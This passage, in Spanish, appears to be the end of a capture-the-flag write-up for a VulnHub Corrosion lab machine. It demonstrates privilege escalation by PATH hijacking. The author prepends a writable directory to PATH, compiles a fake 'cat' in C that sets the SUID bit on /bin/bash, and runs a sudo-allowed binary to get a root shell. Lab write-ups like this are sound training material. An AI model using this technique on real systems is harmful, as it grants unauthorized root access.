
Entre los caracteres imprimibles nos llama la atención que se ejecuta el comando cat haciendo referencia a él a través del PATH en vez de a través de su ruta absoluta como con uname o date. Esto inmediatamente nos debe hacer pensar en un Path Hijacking, por lo que vamos a tratar de explotarlo.
Path Hijacking
Lo primero es configurar la variable de entorno PATH para que la primera ruta en la que busque los ejecutables sea en el directorio actual de trabajo, es decir, /home/randy/tools; de esta forma podremos crear nuestro propio archivo cat malicioso para que ejecute las instrucciones que nosotros queramos.
1
export PATH=/home/randy/tools/:$PATH

Una vez hecho podemos crear el archivo:
1
2
3
4
5
6
7
#include <stdio.h>
#include <stdlib.h>

int main(void){
	system("chmod +s /bin/bash");
	return 0;
}
1
2
gcc cat.c -o cat # lo compilamos
chmod +x cat
Una vez hecho ejecutamos la utilidad easysysinfo:
1
sudo ./easysinfo
1
bash -p

Con esto habríamos completado la última máquina vulnerable de nuestro laboratorio de pivoting manual con las máquinas Corrosion:1-2 de VulnHub!!!